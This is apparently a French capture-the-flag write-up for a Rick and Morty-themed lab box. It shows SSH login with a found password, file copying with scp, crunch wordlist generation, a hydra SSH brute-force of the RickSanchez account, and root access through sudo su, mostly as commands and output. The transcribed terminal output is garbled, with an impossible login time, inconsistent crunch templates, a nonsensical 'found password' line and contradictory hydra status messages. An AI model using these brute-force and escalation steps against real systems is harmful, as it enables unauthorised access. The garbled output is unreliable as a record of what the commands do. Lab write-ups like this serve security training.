
si on accéde à l'url /passwords



En inspectant la page de password.html, on trouve un indice pertinent, un mot de passe "winter" :



On peut faire un lien avec l'utilisateur Summer pour pouvoir se connecter à undes ports SSH, le 22222 et on a bien réussi à se connecter :



J'ai copié le contenu du dossier morty sur mon répertoire en local



```
[kali㉿kali:~/Desktop/docs]
$ scp -P 22222 Summer@198.164.12.4:/home/Morty/Safe_Password.jpg /home/kali/Desktop/docs
[kali㉿kali:~/Desktop/docs]
$ scp -P 22222 Summer@198.164.12.4:/home/Morty/Safe_Password.jpg /home/kali/Desktop/docs
[kali㉿kali:~/Desktop/docs]
$ ls
Journal.txt.zip Safe_Password.jpg
[kali㉿kali:~/Desktop/docs]
```

Je lance la commande string Safe\_Password.jpg pour afficher les portions de texte lisible de cette image et on trouve le mot de passe pour le dossier zippé :

## Voici le contenu de journal.txt

A large, semi-transparent watermark of the Kali Linux logo (a stylized green and red dragon) is centered over the terminal window.

```
S TerminalEmulator
File Activity TerminalEmulator
Use the command line

[kali㉿kali:~/Desktop/docs]
$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He splattered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? F a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
[kali㉿kali:~/Desktop/docs]
$
```

J'inspecte le dossier RickSanchez, j'ai quand même vérifié si il y avait un flag dans ce répertoire

```
[kali㉿kali]:~$ cd /home/kali/Desktop/docs
[kali㉿kali]:~/Desktop/docs$ ls
[kali㉿kali]:~/Desktop/docs$ cd ..; rm -rf ./.git
[kali㉿kali]:~$ cd
[kali㉿kali]:~$ ssh Summer@198.164.12.4 -p 22222
Summer@198.164.12.4's password:
Last login: Sun Oct 03 26:23 2024 from 198.164.12.5
[Summer@localhost ~]$ ls
[Summer@localhost ~]$ cd RickSanchez/
[Summer@localhost RickSanchez]$ cd Summer/
[Summer@localhost Summer]$ ls
[Summer@localhost Summer]$ ls
[Summer@localhost Summer]$ cd RickSanchez/
[Summer@localhost RickSanchez]$ cd ThisDoesntContainAnyFlags/
[Summer@localhost ThisDoesntContainAnyFlags]$ ls
[Summer@localhost ThisDoesntContainAnyFlags]$ more NotAFlag.txt
hhHAAAaAgGAn You totally fell for it... Classiiigihic.
DontGetFlagThisIsAChallenge
[Summer@localhost ThisDoesntContainAnyFlags]$
```

J'ai trouvé un exécutable "safe", mais j'ai eu des difficultés à le lancer, pour résoudre le problème j'ai copier le fichier safe dans le répertoire Summer ou j'ai les droits, pour pouvoir l'exécuter avec le mot de passe trouver en paramètre dans le journal qu'on a Unzip Avant :

```

Firefox ESR - Browse the World Wide Web
[Summer@localhost ~]$

[Summer@localhost ~]$ ./safe 131333
Monday: So today Rick told me huge secret. He had finished his Flask and was on to commercial grade paint solvent. He splattered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyways, Here it is:

FLAG: {131333} - 20 Points
[Summer@localhost ~]$ cd /home/RickSanchez/
[Summer@localhost RickSanchez]$ cd RICKS_SAFE/
[Summer@localhost RICKS_SAFE]$ ls
[Summer@localhost RICKS_SAFE]$ ./safe 131333
-bash: ./safe: Permission denied
[Summer@localhost RICKS_SAFE]$ ls -l
total 24
-rwxr--r-- 1 RickSanchez RickSanchez 8704 Sep 21 2017 safe
[Summer@localhost RICKS_SAFE]$ cp safe /home/Summer
[Summer@localhost RICKS_SAFE]$ cp safe /home/Morty
cp: cannot create regular file '/home/Morty/safe': Permission denied
[Summer@localhost RICKS_SAFE]$ cd ..
[Summer@localhost RickSanchez]$ cd Summer/
[Summer@localhost ~]$ ls
FLAG.txt Journal.txt Journal.txt.zip safe
[Summer@localhost ~]$ ls -l
total 24
-rw-rw-r-- 1 Summer Summer 48 Aug 22 2017 FLAG.txt
-rw-rw-r-- 1 Summer Summer 39 Aug 19 2017 Journal.txt
-rw-rw-r-- 1 Summer Summer 214 Aug 19 2017 Journal.txt.zip
-rwxr--r-- 1 Summer Summer 8704 Oct 28 03:46 safe
[Summer@localhost ~]$ ./safe 131333
decrypt: FLAG{And Awwaaaaayyy we Go!} - 20 Points

Ricks password hints:
(This is incase I Forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.* @
[Summer@localhost ~]$ 

```

En faisant une recherche sur internet de "Rick Sanchez old bands name, j'obtiens :

## the Flesh Curtains

In the episode "Get Schwifty", it is revealed that Rick was once in a rock band called **the Flesh Curtains**, alongside Birdperson and Squanchy.

Wikipedia

L'idée maintenant est de créer une word list autour de ces mots avec la commande crunch

pour "the" ⇒ crunch 5 5 -t ,%the (un mot de passe de 5 caractères contenant "the", une majuscule et un digit)

pour "Flesh" ⇒ crunch 7 7 -t ,%Flesh (un mot de passe de 7 caractères contenant "Flesh", une majuscule et un digit)

pour "Curtains" ⇒ crunch 10 10 -t ,%Curtains (un mot de passe de 10 caractères contenant "Curtains", une majuscule et un digit)

Maintenant on va faire du brute Force avec Hydra sur le port SSH 22222 avec l'utilisateur RickSanchez :

hydra -I RickSanchez -P word-list-rsanchez.txt ssh://198.164.12.4:22222

On a un bon résultat, on a réussi à trouvé le mot de passe pour cet utilisateur :

```
[kali㉿kali:~] $ crunch 5 5 -t ,xthe > word-list-rsanchez.txt
[kali㉿kali:~] $ rm word-list-rsanchez.txt
[kali㉿kali:~] $ crunch 5 5 -t ,xthe > word-list-rsanchez.txt
Crunch will now generate the following amount of data: 1560 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

[kali㉿kali:~] $ crunch 7 7 -t ,xFlesh > word-list-rsanchez.txt
Crunch will now generate the following amount of data: 2880 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

[kali㉿kali:~] $ crunch 10 10 -t ,xCurtains > word-list-rsanchez.txt
Crunch will now generate the following amount of data: 2860 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 260

[kali㉿kali:~] $ hydra -l RickSanchez -P word-list-rsanchez.txt ssh://198.164.12.4:22222
Hydra v9.5 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorable (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] Max 10 tasks per 1 server, parallel 16 tasks, 784 login tries (1:t/p:t80), -49 tries per task
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 615 to do in 00:04h, 15 active
[STATUS] 120.33 tries/min, 361 tries in 00:03h, 420 to do in 00:04h, 15 active
[STATUS] 119.00 tries/min, 357 tries in 00:03h, 420 to do in 00:04h, 15 active
[INFO] Found password: #!/usr/bin/python -c print(Curtains
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because I final worker thread did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
hydra (https://github.com/vanhauser-thc/hydra) finished at 2024-10-27 13:39:21

[kali㉿kali:~]
```

En me connectant en SSH, et en faisant un sudo -l, je vois que l'utilisateur a le droits d'exécuter toutes les commandes, je passe en mode root et je trouve le dernier flag :

```
[kali㉿kali)-[~]
  ssh RickSanchez@198.164.12.4 -p 22222
RickSanchez@198.164.12.4's password:
Last failed login: Mon Oct 26 08:59:22 AEDT 2024 from 198.164.12.5 on ssh:notty
There were 1440 failed login attempts since the last successful login.
Last login: Thu Sep 21 09:14:52 2017
[RickSanchez@localhost ~]# !ls
!ICKS_SAT_ ThisDoesntContainAnyFlags
[RickSanchez@localhost ~]# !ls sudo -l
[sudo] password for RickSanchez:
User RickSanchez may run the following commands on localhost:
    (ALL)  ALL
[RickSanchez@localhost ~]# !ls sudo su
[Root@localhost RickSanchez]# cd /root
bash: cd: /root: No such file or directory
[Root@localhost RickSanchez]# cd /root
[Root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[Root@localhost ~]# !more FLAG.txt
FLAG{!Dont_DefeatMe!} = 30 points
[Root@localhost ~]# !
```